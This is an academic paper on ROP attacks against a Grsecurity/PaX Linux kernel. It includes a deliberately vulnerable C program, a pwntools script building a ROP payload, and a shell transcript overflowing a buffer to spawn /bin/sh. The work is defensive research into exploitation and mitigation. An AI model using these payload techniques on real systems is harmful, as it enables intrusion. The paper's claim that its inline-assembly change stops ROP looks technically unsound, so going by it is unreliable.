International Journal of Applied Engineering Research ISSN 0973-4562 Volume 12, Number 23 (2017) pp. 13179-13185

Analysis of ROP Attack on Grsecurity / PaX Linux Kernel Security Variables

ZhongZheng Koo[3], Zakiah Ayop[1,2,3,a], ZaheeraZainal Abidin[1,2,3,b]

[1]Information Security, Forensics and Networking Research Group (INSFORNET)
[2]Center for Advanced Computing Technology (C-ACT)
[3]Faculty of Information and Communication Technology, UniversitiTeknikal Malaysia Melaka, Malaysia.

[a]Orcid: 0000-0002-4219-2413, [b]Orcid: 0000-0003-4868-941X
(Corresponding author: ZakiahAyop)

Abstract

The kernel and memory exploitation is highly destructive, and able to take control over one's system in result. Grsecurity/PaX module restrict application that exploit other processes, services or other users' id application introducing prevention method such as Writable XOR Executable (W ⊕X). However, some modern attacks under code-reuse attack like Return-oriented Programming (ROP) may bypass this defense line easily. In this project, the Grsecurity/PaX compiled Linux kernel, will be tested by building a vulnerable program as sample for demonstration purpose, and constructing an exploit to test this environment. The sample vulnerable program is written in C programming language, whereas Python programming language will be used to construct the attacking script or as direct shell execution purpose, and Perl programming language will be merely used as direct shell execution purpose only. In short, return-oriented programming (ROP) or ROP without return, methods will be mainly used in constructing attack. From the experiment conducted, the combination of those methods is possible to bypass traditional protection like Writable XOR Execution (W ⊕ X) in 32 bits or Never eXecute (NX) in 64 bits. We propose a mitigation technique that can prevent large surface of kernel and memory attacks by killing the common path that taken by ROP attack at very early stage, by using just a few bytes of inline assembly code in C language, to have low performance impact and effective measure.

Keywords: Computer Security, Linux, Return-oriented Programming, x86_64 architecture.

INTRODUCTION

Applying the modern protection of kernel is a must to prevent the different type of exploitation via kernel and memory. The Grsecurity/PaX is a protection kernel patch on Linux kernel. The Grsecurity/PaX provides several type of protection like PaX features protection, memory protection, role-based access control protection, filesystem protection, kernel auditing, executable protection, network protection, physical protection, sysctl support and logging option. This kernel patch, Grsecurity/PaX is focusing on application and system behaviors, as preventing the vulnerable behaviors from happening, rather than allowing security hole to be exploited then only protecting. The most significant protection that provided by Grsecurity/PaX kernel patch, is kernel and memory protection, which can prevent privilege escalation, memory exploitation and application own insecure coding in most of the cases. However, no system can have no weakness, even the Grsecurity/PaX do support a lot of strict protection at kernel level.

There are several type of buffer overflow, such as stack smashing, heap overflow, integer overflow and format string had been encountered with different measures such as Writable XOR Executable[1][2][3] (W ⊕ X), Address Space Layout Randomization[4][5][6] (ASLR), and compiler extension. However, there are still having possible vulnerabilities. For examples, buffer overflow threats like Return-oriented Programming[7] (ROP) and Return-oriented Programming without returns[8] or other similar attacks based on ASLR's weaknesses like offset2lib[9][10] make the current defenses against injection code attack fail, especiallyW⊕X(for Linux)[1] and DEP[2](for Windows).

In this project, some kernel and memory attacks will be conducted to analyze and interpret, then understand how the attack takes the advantage of system weakness and the logic of defense mechanism. Hence, the memory attacking tools or self-generated scripts will be used to launch the attack on Grsecurity/PaX patched Linux kernel. Then, the system behavior will be analyzed by using strace[11][12][17], objdump or gdb (disassembling object into assembly instructions)[7][13][19][23] and other tools; and the Grsecurity/PaX response will be interpreted through the system log[15][18][20] and process memory mapping[16][22][23]; and the Grsecurity/PaX protection will be also tested by disabling other kernel security module or patch variables[24] as well. The strace is a tool which can help to analyze a process system call and generated signal,

then the objdump or gdb can disassemble the executable binaries into multiple object in assembly code form. On the other hand, the system log may record the Grsecurity/PaX response[21][22] to corresponding attack or abnormal behavior, and the process memory mapping in "/proc/pid/mem", "/dev/mem" and "/dev/kmem" may help to retrieve physical and virtual memory addresses when using objdump or gdb.

METHOD

Firstly, the buffer overflow is the vulnerability in source code, that allows unsuitable longer length of input to be inserted into the variable that do not reserve enough memory for it. The vulnerability is always being used to inject and modify the assembly instruction sequences on memory. Corresponding to previous subchapter, the Writable XOR Executable (W⊕X) in Linux is similar to the Data Execution Prevention (DEP) in Windows where this protection is applied to prevent any illegal modification on memory attributes. There are a few memory attributes like read (R), write (W), execute (X) for marking those memory addresses permission and use. However, the attacker may misuse or take the advantage from this weakness by changing the read-only memory to be writable, or even makes some memory portion becomes executable when launching shellcode injection attack. This type of attack could be prevented with Writable XOR Executable (W⊕X) or Data Execution Prevention (DEP), but some modern attacks under code-reuse attack like Return-oriented Programming (ROP) may bypass this defense line easily.

The ROP is under "code-reuse attack" category, therefore no additional code injection is needed, where the available codes are not intended to be made with vulnerabilities by programmers themselves. The reason is the ROP attack is heavily depended on assembly "ret" opcode, and using the turing-complete function to combine few gadgets, in order to run constructed offensive ROP shellcode. The ROP attack could be related to return-to-libc attack, rather than returning to libc shared object, the ret opcode will be directed to a few of instruction sequences, or gadget so-called. Besides that, there are other variants of this type of attack like jump-oriented programming (JOP). Oppositely, the compiler-based solutions like placing canary for detecting any buffer overflow will help to detect this ROP attack.

On the other hand, the return-oriented programming without return is using return-like sequences like combination of pop and jmp instruction sequences, and update-load-branch (ULB) instruction sequences, on Intel x86 and ARM architecture respectively. Hence, it is possible to bypass the compiler check, and highly susceptible on these architectures. However, ASLR solution can prevent attacker from knowing starting addresses of instruction sequences by randomizing memory segment, in order to highly interrupt this attack. Oppositely, there is a research about next generation of ASLR, ASLR-NG as its acronym, had pointed out that the entropy values of current ASLR technology is not enough high for memory randomness, and the memory information leaking technique will become possible to defeat the defense, as shown in figure 1.



Figure 1: The ROP Attack with Information Leak

ENVIRONMENT SETTINGS

In this project, kernel compilation[25][26] will be carried out at first. The Linux kernel and Grsecurity/PaX module should be compatible to each other in order to ensure the system is still bootable and does not rise other problems when furthering this project. In addition, the downloaded kernel package and Grsecurity/PaX module should be properly verified to prevent corruption and also for tampering detection purpose, before compiling the kernel.

There are some kernel requirements in this project. The downloaded vanilla Linux kernel package and Grsecurity/PaX modules should be compatible to each other based on vanilla Linux kernel version. The "vanilla" word means the Linux kernel is not being modified or patched by anyone including different Linux distribution maintainers or developers, it should be originally released from Linux kernel official website. Before downloading the Linux kernel, the Grsecurity/PaX module or patch version should be checked, for only the "testing" version can be downloaded and should match with corresponding Linux kernel version. Only the "testing" version is freely downloaded from Grsecurity official website, where this policy was effective on 9th September 2015. Hence, the stability of the Grsecurity/PaX module patched Linux kernel should not be considered as stable, this statement should be noted.

The Grsecurity/PaX module or patch version that was downloaded on 6th March 2017 is "3.1-4.9.13-201703052141". The version format is "<release version>-<targeted Linux kernel version>-<release timestamp>", so the corresponding Linux kernel version that to be downloaded is 4.9.13. Besides that, the PGP signed data should be also downloaded along these packages for verification purpose.

Data Trace Types

The forms of exploitation for kernel or memory attack will be traced, discovered and analyzed through system calls, signals, memory attribute or flags[27] in process memory mapping, user privilege and other useful response largely from "proc/pid/mem", system log in verbose mode, strace output, static objdump or gdbopcode flow or other related data. The system call flow and sequence can be tracked by using strace tool, and the manual will be referred, mainly on signal(7)[27] which had been conformed to POSIX.1-1990 SUSv2 and POSIX.1-2001 standards, to retrieve the signal definition in specific process. On the other hand, the memory signal and flag manual to be referred is mainly on mmap(2)[27] where this manual had been already conformed with SVr4, 4.4BSD, POSIX.1-2001 standards.

The Grsecurity/PaX related system log information will help in tracing the timestamp, machine host name, user, executable binary path, executed command, uid, euid, gid, egid, parent command, and the uid, euid, gid, egid of the parent command. The format of generated log is the default format (short) for the system log. The log format can be translated into JSON, Export, Server Sent Event (SSE) or ISO-8601 time standard format, for different purposes, like running with log processing tool when needed.

Constructing Exploit

Since the attack to be planned will be heavily depended on memory, thereby the basic memory knowledge is introduced at the first place. There are three common of memory allocators[28] that usually being used in Linux kernel, those are SLAB, SLUB, and SLOB. In current system for this project, SLAB allocator is being used.

In order to perform any attack on a program, the program should have vulnerabilities for exploitation purpose. The return-oriented programming (ROP) is depending on buffer overflow, where the type of buffer overflows are mostly referred to heap and stack, and both types can fulfill the ROP circumference, therefore it is workable. In this project, the built program will only contain stack buffer overflow vulnerability, since the C programming language's malloc and calloc libraries are not being used in allocating, mapping, and reserving for the specific memory addresses. The sample of vulnerable program that allows ROP attack to take the advantage in stack memory is shown in figure 2.

```
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>

voidvul_on_stack(intargc, char *argv)
{
char a[64];
read(STDIN_FILENO,a,1000);
}

int main(intargc, char **argv)
{
write(STDOUT_FILENO,"1234567890123456",16);
vul_on_stack(argc,argv[1]);
exit(0);
}
```

Figure 2: The Sample of Vulnerable Program

In this vulnerable program, read() is used rather than memcpy(), and write() is used rather than printf(). The reason for using read() is, this function can help the exploit to fully control the all 12 hexadecimals or 6 bytes of memory address on %rip, unlike memcpy() that only allows 8 hexadecimals or 4 bytes of memory addresses modification on %rip. Corresponding to previous point, the virtual memory address length is 16 hexadecimals in total, but the usable virtual memory address should not be longer than 12 hexadecimals, if not the system will refuse to accept the mutated address and throw back an error. On the other hand, the write() is needed for leaking the randomized libc memory address.

For current situation, the available resources for building the exploit like return-to-libc are too limited, since only read() and write() functions are existed, and the vulnerable program is not linked to libc library or shared object so-called, where the libc for current system is named as libc-2.19.so, and located under "/lib/x86_64-linux-gnu/" directory. Moving to another point, the exploit is written in Python 2 language, in order to use the suitable library to run the vulnerable program directly from script, then obtain and translate the leaked information into readable form. The gdb, objdump, and ROPgadget tools are used to search for those virtual memory addresses from vulnerable program itself, which are useful when constructing the exploit. Although the vulnerable program is not linked to libc library, the vulnerable program still have to be initialized with libc related function like "__libc_csu_init", since some C libraries are required by this program, like "stdio.h", "unistd.h", and "stdlib.h" are being called.

In the process of exploitation, the vulnerable program itself was found to have less useful instruction sequences in chaining up the gadgets by using ROP. Hence, traditional ROP and ROP without return are both considered, when searching for useful gadgets. Apart from this, the available system call related functions like write() or read() can be re-used to leak its randomized virtual memory address at libc region. However, the read() or write() instruction sequences flow that is related to global offset table will only leak the

randomized memory address information. Hence, the exploit is being written in few scripts for leaking memory information, and calculating the correct memory addresses to chaining up gadgets.

After obtaining those required virtual memory addresses, the Python script with traditional ROP attack is built first to ensure the exploit can take the advantages from the vulnerabilities of the sample program. Next, the %rbp and %rip are both controlled by overwriting them with malicious memory address in order to return to "main" function. For more flexible use, the script does not automate the execution of the vulnerable program, but a new "payload" file that containing the exploitable input will be generated by the script. The vulnerable program is tested in gdb environment, some workarounds like setting breakpoint at 'call' read() instruction sequence for debugging purpose, and sample output for this infinite loops on read() function in gdb environment are shown in figure 3.



Figure 3: The Attack Causes Infinite Loop by Controlling Both %rip and %rbp Values

From figure 3, the crafted exploit that controlling both %rip and %rbp may still take effect and cause destruction on the system, even it is an unprivileged process. It is possible to fork unlimited child processes, or run CPU intensive resource process in infinite loop, until use up the system resources and bring denial of service on targeted system. Although, this attacking route is not constructed and run under real system environment in demonstration, but the scenario in gdb environment can highly convince that, this "mutated" ROP attack that controlling both %rip and %rbp can bring deadly denial of service attack very easily. The script that generates the malicious payload is shown in figure 4.

```
#!/usr/bin/env python
from pwn import *
print " [+] Initialized useful gadgets from vulnerable program itself"
pop_rbx_rbp_r12_r13_r14_r15_ret = 0x000000000040060a
mov_r13rdx_r14rsi_r15edi_call = 0x00000000004005f0
write_got_plt = 0x00000000006009a8
rbp_vul_on_stack = 0x00007fffffffe1d0
call_vul_on_stack = 0x00000000004005a3
print ' [+] gadget rbx,rbp,r12,r13,r14,r15 :'+hex(pop_rbx_rbp_r12_r13_r14_r15_ret)
print ' [+] gadget rdx,rsi,edi : '+hex(mov_r13rdx_r14rsi_r15edi_call)
print ' [+] write_got_plt function : '+hex(write_got_plt)
print ' [+] call_vul_on_stack : '+hex(call_vul_on_stack)
print ' [+] rbp_vul_on_stack : '+hex(rbp_vul_on_stack)
print " [+] Dumping pwntools library core processes into new file : core"
print " [+] Constructing the exploit by using ROP with/without Return method"
exploit  = '\x00'*72
exploit += p64(pop_rbx_rbp_r12_r13_r14_r15_ret)
exploit += p64(0)
exploit += p64(1)
exploit += p64(write_got_plt)
exploit += p64(8)
exploit += p64(write_got_plt)
exploit += p64(1)
exploit += p64(mov_r13rdx_r14rsi_r15edi_call)
for i in range(2):
    exploit += p64(0)
exploit += p64(rbp_vul_on_stack)
for i in range(4):
    exploit += p64(0)
exploit += p64(call_vul_on_stack)
print " [+] Writing exploit into a new file : payload"
a = open("payload", "w")
a.write(exploit)
a.close()
```

Figure 4: The malicious source code that can cause infinite loop

Mitigation

The project will also introduce the mitigation by constructing another new rcp.out program that containing few bytes of inline assembly code, but it will still contain the buffer overflow vulnerable for ROP attacking purpose. In this new created program, the %rip will be zeroed or nullified before and after the vulnerable function to ensure the correct actual virtual memory address is used, and not modified by the ROP attack (Figure 5). Hence, it will show its effectiveness by launching another similar attack on it. In short, the vulnerability from this program will lost its usefulness for attacker to perform injecting shellcode, chaining desired virtual memory addresses or gadgets for ROP or other similar related attacks. Hence, the high critical level of buffer overflow vulnerability can be largely minimized to less harmful. The rcp.out results are shown in figure 6, compares to Grsecurity / PaX by detecting and killing ROP attack at very early stage in figure 7.

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <inttypes.h>

void call_shell(){
        printf(" [+] provoking a new shell\n");
        system("/bin/sh");
        exit(0);
}
void vul_on_stack(int argc, char *argv){
        // this variable should be declared locally, or
        // else global declaration may fail instead.
        // besides, 'static' will cause the failure too.
        //
        // the purpose is nullified the %rip to cause
        // future illegal or unexpected overwritten %rip
        // to have no effect in ROP attack.
        //
        // Thereafter, the system will rewrite %rip with
        // actual virtual memory address again and work
        // in normal behavior.
        //
        uint64_t orig_rip;
        char a[64];
        if(argc>1){
                asm("leaq (%%rip), %0;" : "=r"(orig_rip));
                memcpy(a,argv,76);
                asm("leaq (%%rip), %0;" : "=r"(orig_rip));
        }
}
int main(int argc, char **argv){
        vul_on_stack(argc, argv[1]);
        printf(" [-] fail to provoke a new shell\n");
        return 0;
}
```

The added inline assembly codes

Figure 5: The vulnerable C script, rcp.c that was added with inline assembly code

```
aaa@none:~/demo$ sed -n "/void vul_on_stack/,/}/p" vul.c
void vul_on_stack(int argc, char *argv){
        // reserved enough bytes on memory stack for shellcode
        char a[64];
        if(argc>1)
                memcpy(a,argv,76);      // vulnerability is here
}
aaa@none:~/demo$ gcc -o vul.out vul.c
aaa@none:~/demo$ ./vul.out `python -c "print 'A'*1000"`
[  619.582529] PAX: execution attempt in: (null), 00000000-00000000 00000000
[  619.582561] PAX: terminating task: /home/aaa/demo/vul.out(vul.out):928, uid/euid: 100
c8556cac30
[  619.582596] PAX: bytes at PC: ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?
0000000041414141 000003c8556cad28 0000000200000000 0000000000000000 0000034ac876eb45 000
0000000 0000000000400647 0000000000000000 859808823500a5d2 [  619.583586] grsec: denied
 RLIMIT_CORE against limit 0 for /home/aaa/demo/vul.out[vul.out:928] uid/euid:1000/1000
h:814] uid/euid:1000/1000 gid/egid:1000/1000
Killed
aaa@none:~/demo$ objdump -d vul.out | grep call_shell
00000000004005f6 <call_shell>:
aaa@none:~/demo$ ./vul.out `python -c "print 'A'*72+'\xf6\x05\x40\x00'"`
 [+] provoking a new shell
$ echo "vul.out can be exploited with ROP attack, but rcp.out will fail instead"
vul.out can be exploited with ROP attack, but rcp.out will fail instead
$ exit
aaa@none:~/demo$
```

The vul.c is tested

Attack works but gets blocked

Abnormal behavior is successfully provoked

Figure 6: The Grsecurity / Pax is Unable to Stop The ROP Attack at Early Stage



Figure 7: The ROP Attack Cannot Bypass The Proposed Mitigation

FUTURE WORK

The mitigation should be improved to prevent to possible issue or conflict from happening, when directly implemented for every supported input function on compiler. Moreover, the mitigation should also be enhanced to support in other different hardware architectures, like ARM, SPARC or others, that not able to be covered in this research, if possible. On the other hand, if new POSIX signal or other standard signal is needed for this mitigation, this is not possible to be accomplished by using soft skill, where the gate design changes on corresponding hardware architecture is required, before coded with low level machine language like assembly code.

CONCLUSION

The kernel protection is running at low level, and it is most likely the thing to be fixed when the protection that provided from higher level application like antivirus is not considered to be a long-term, less performance impact, and effective method. The memory protection is not effective, when comes to higher level protection, where the higher protection itself is still possessing the vulnerabilities on memory. Besides that, the ROP, ROP without return, JOP or other similar type of attacks, that are always commonly used on malicious softwares or attackers, should be stopped by disabling the common route they take. Although the suggested kernel protection, Grsecurity/PaX is not the complete solution when protecting a system, other non-conflict solution should also be taken into consideration. Moreover, the vulnerabilities that taken as the benefits in exploitation is suppressed with inline assembly code in language C, along with demonstration. However, the solution is still possessing it own weakness, that transparently proposed in this research, hence it should be used as temporary but effective method, and further enhancement in future is strongly needed.

REFERENCES

[1] PaX Team, “Documentation and Source Code for PaX,” *Homepage of ThePaX Team*, Oct-2013. [Online]. Available: http://pax. grsecurity.net/. [Accessed: Mar-2017].

[2] Microsoft, “Data Execution Prevention (DEP)” Microsoft Support, 16-Feb-2017. [Online]. Available: http://support.microsoft.com/kb/ 875352/EN-US/. [Accessed: Mar-2017].

[3] Sean Heelan, “Automatic Generation of Control Flow Hijacking Exploits for Software Vulnerabilities.” Oxford, England: University of Oxford, Computer Laboratory, 2009.

[4] PaX Team, “PaX Address Space Layout Randomization (ASLR).” Address Space Layout Randomization, 15-Mar-2003. [Online]. Available: http://pax.grsecurity.net/docs/aslr.txt. [Accessed: Mar-2017].

[5] Michael Howard, Matt Miller, John Lambert and Matt Thomlinson, “Windows ISV Software Security Defenses” Microsoft API and Reference Catalog, Dec-2010. [Online]. Available: https://msdn.microsoft.com/en-us/library/bb430720.aspx [Accessed: Mar-2017]. United States: Microsoft.

[6] Ralf Hund, CarstenWillems and Thorsten Holz, “Practical Timing Side Channel Attacks Against Kernel Space ASLR.” Bochum, Germany: Ruhr-University Bochum, 2013.

[7] Jiaxin Cao, Tao Zheng, Zhijun Huang, Zhitian Lin and Chao Yang, “LGadget: ROP Exploit based on Long Instruction Sequences.” Nanjing, China: Nanjing University, 2013.

[8] Lucas Davi, Alexandra Dmitrienko, Ahmad-Reza Sadeghi and Marcel Winandy, “Privilege Escalation Attacks on Android.” Bochum, Germany: Ruhr-University Bochum, 2011.

[9] UniversitatPolitècnica de València, "Offset2lib: Bypassing Full ASLR on 64bit Linux." Cyber Security UPV Research Group, 20-Nov-2014. [Online]. Available: http://cybersecurity.upv.es/attacks/ offset2lib/offset2lib.html. [Accessed: March 2017].

[10] UniversitatPolitècnica de València, "ASLR-NG: ASLR Next Generation." Cyber Security UPV Research Group, 6-April-2016. [Online]. Available: http://cybersecurity.upv.es/solutions/aslr-ng/aslr-ng.html. [Accessed: March 2017]. Valencia, Spanish: Ismael Ripoll-Ripoll, Hector Marco-Gisbert.

[11] Kehuan Zhang and XiaoFeng Wang, "Peeping tom in the neighborhood: keystroke eavesdropping on multi-user systems." Bloomington, Indiana, United States: Indiana University, 2009.

[12] Z. CliffeSchreuders, "Functionality-based application confinement: A parameterised and hierarchical approach to policy abstraction for rule-based application-oriented access controls." Australlia: Murdoch University, 2012.

[13] Sachin B. Jadhav, Deepak Choudhary and Yogadhar Pandey, "Buffer Overflow Attack Blocking Using MCAIDS - Machine Code Analysis

[14] Intrusion Detection System." International Journal of Emerging Technology and Advanced Engineering, 2013.

[15] Elena Gabriela Barrantes and Yoav Weiss. Costa Rica, "Known/chosen key attacks against software instruction set randomization." Central America: Discretix Technologies Ltd. & Universidad de Costa Rica, 2006.

[16] Tomas Forsman, "Security in Web Applications and the Implementing of a Ticket Handling System." Sweden: UmeA University, 2014.

[17] Erik Karlsson, "Evaluation of Linux Security Frameworks." Linux Development Center at Ericsson, 2010.

[18] Nick Nikiforakis, Frank Piessens, and WouterJoosen, "HeapSentry: Kernel-assisted Protection against Heap Overflows." Leuven, Belgium: iMinds-DistriNet, 2013.

[19] Raoul Strackx, Yves Younan, Pieter Philippaerts, Frank Piessens and Sven Lachmund Thomas Walter, "Breaking the memory secrecy assumption." Flanders, Belgium: KatholiekeUniversiteit Leuven & Munich, Germany: DOCOMO Euro-Labs, 2009.

[20] Andrei Homescu, Steven Neisius, Per Larsen, Stefan Brunthaler and Michael Franz, "Profile-guided Automated Software Diversity." United States: University of California, 2013.

[21] Khaled Salah, Jose M. AlcarazCalero, Jorge Bernal Bernabé, Juan M. Marín Perez and SheraliZeadally, "Analyzing the Security of Windows 7 and Linux for Cloud Computing." Khalifa University of Science Technology and Research & University of Valencia & Hewlett-Packard Laboratories & University of the District of Columbia, 2012.

[22] Christian Holler, "Predicting Security Vulnerabilities from Function Calls." Saarland, German: Saarland University, 2007.

[23] Sandeep Bhatkar, Daniel C. DuVarney, and R. Sekar, "Address obfuscation: An efficient approach to combat a broad range of memory error exploits." Stony Brook, New York, United States: Stony Brook University, 2003.

[24] Nipun Arora, Hui Zhang, Junghwan Rhee, Kenji Yoshihira and Guofei Jiang, "iProbe: A lightweight user-level dynamic instrumentation tool." United States: NEC Laboratories America, 2013.

[25] Anil Kurmus, Alessandro Sorniotti and RüdigerKapitza, "Attack surface reduction for commodity OS kernels: trimmed garden plants may attract less bugs." Zurich, Switerland: IBM Research – Zurich & Bavaria, Germany: Friedrich-Alexander University, 2011.

[26] Raphaël Hertzog, Roland Mas and Freexian SARL, "The Debian Administrator's Handbook, Debian Jessie from Discovery to Mastery, Edition 1." Debian, 2015.

[27] GNU, "Documentation of The GNU Project." GNU Operating System, 9-Jan-2017. [Online]. Available: https://www.gnu. org/doc/doc.html. [Accessed: Mar-2017].

[28] Michael Kerrisk, "Linux Man Pages Online" Linux Man-pages Project, Oct-2010. [Online]. Available: http://man7.org [Accessed: Mar-2017].

[29] ChristophLameter, "Slab Allocators in The Linux Kernel: SLAB, SLOB, SLUB." Düsseldorf, Germany: Chicago, America: LinuxCon, 2014.